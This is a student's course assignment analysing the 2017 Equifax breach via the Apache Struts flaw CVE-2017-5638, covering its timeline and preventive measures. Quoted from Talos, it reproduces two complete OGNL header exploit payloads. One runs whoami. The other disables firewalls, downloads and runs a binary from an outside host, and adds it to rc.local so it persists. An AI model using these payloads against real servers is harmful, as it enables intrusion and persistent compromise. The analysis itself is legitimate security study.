Christopher Foley
Z15092976
CIS-6370-001 Computer Data Security

Assignment 1

The Equifax (USA) data breach disclosed in September involved a flaw in the Apache Struts Framework[1]. The Apache Struts Framework is a MVC Framework for building Web applications.[2] The purpose of the attack was specifically to obtain data from vulnerable systems. As can be seen from the diagram below the flaw was reported to NIST on March 10, 2017[3] and it is believed that the hackers began a systematic exploration of vulnerable systems and discovered the flawed system. Specific breaches began in May 2017 and were not discovered until July 29, 2017.[4] The data may be used to create false identities for criminal purposes.[5]



Illustration 1: Equifax Breach - Sequence of Attack events

Addendum to diagram dates: On September 20,2017 Equifax announced that the data may have been compromised as early as March and that it failed to report the intrusion then.[6]

2) The attack was possible due to a flaw in the Apache Struts which allowed commands to be executed on target systems as part of a GET request. According to the Talos website[7] the flaw was reported by

1 https://www.bloomberg.com/news/articles/2017-09-14/equifax-specifies-vulnerability-exploited-by-hackers-in-breach
2 http://struts.apache.org/
3 https://nvd.nist.gov/vuln/detail/CVE-2017-5638#vulnDescriptionTitle
4 Sun-sentinel, September 15 2017, page 8B “Equifax admits security patch delay”
5 Accordinmg to Equifax, my data was included in the compromised data, I have enrolled in the equifax monitoring program. Although I may pay for an additional service.
6 https://www.digitaltrends.com/computing/equifax-data-breach-affects-143-million-americans/?utm_source=sendgrid&utm_medium=email&utm_campaign=daily-brief
7 http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

the Apache Foundation to NIST on 10-March-2017 and shortly thereafter many exploits were found in the wild, primarily based on publicly available proofs of concept (POC), such as https://github.com/mazen160/struts-pwn/blob/master/struts-pwn.py. The attacker typically would send the GET with the command "whoami", which would return the user name of the user executing the command. The response would be examined to determine the name and then, if the name was "root" a more complicated attack could be performed causing specific attributes of the system to be changed/altered/copied.

Using the images from Talos below, we can see how the attack might have unfolded.

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %{(#Nomal='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='whoami').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
```

Illustration 2: #CMD='whoami' gets username (possibly "root")

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

Illustration 3: The command modified to include more malicious payload that copies a file to a safe space then stops the firewall and begins the attack:

3) The attack involved multiple areas of vulnerability. The delay in patching, the privileges of the server, the simplicity of the attach and the data itself. The attack could have been prevented via the following policies and mechanisms:

1. Equifax admits it could have patched earlier than it did. However, the complexity of the system and the nature of the patch indicate that extensive testing of the patch should be performed to ensure that it does not negatively impact existing systems.
2. The server could be run under restricted privileges which limit access without specific provided credentials. Frequently servers run under restricted privileges and then create requests for some other entity to access or process the data.

3. The flaw was considered a simple one to exploit and it is easily seen from an above reference that POC is not complicated. The user is referred to the struts-pwn reference above or the NIST NVD (National Vulnerability Database) for additional reference and analysis.
4. It is most alarming that the core of the company's data and the source of its primary work product was kept at a location accessable in raw form from the internet as opposed to specific requests to a dedicated locked server requiring specific permissions. Simple data handling procedures would dictate that information critical to the corporate finances should never be accessable in bulk from unsecured sources. Isolating the data from the Internet should be critical. The data should require a private key to access and it should be logged and when it is accessed from outside the company network should have raised alerts for review.[8] When I login to Facebook from a new device I get emails and notifications on all my other devices (plus I have two factor verification established).
5. The security consultants hired after the March data breach probably gave recommendations that were not followed. The company needed procedures in place to implement these procedures. It is of concern that the security flaw noted in #4 above was not identified in March. This may represent a flaw in the documentation and design or a deliberate restriction on the scope of the data analyzed by the company.

8 Personal note: In 2012 I used my laptop via my hotel network (in Atlanta) to access my accoount at Merrill Lynch and within 20 minutes I had a call from my broker asking if I was accessing from outside my home. (I was checking balances and trade completions).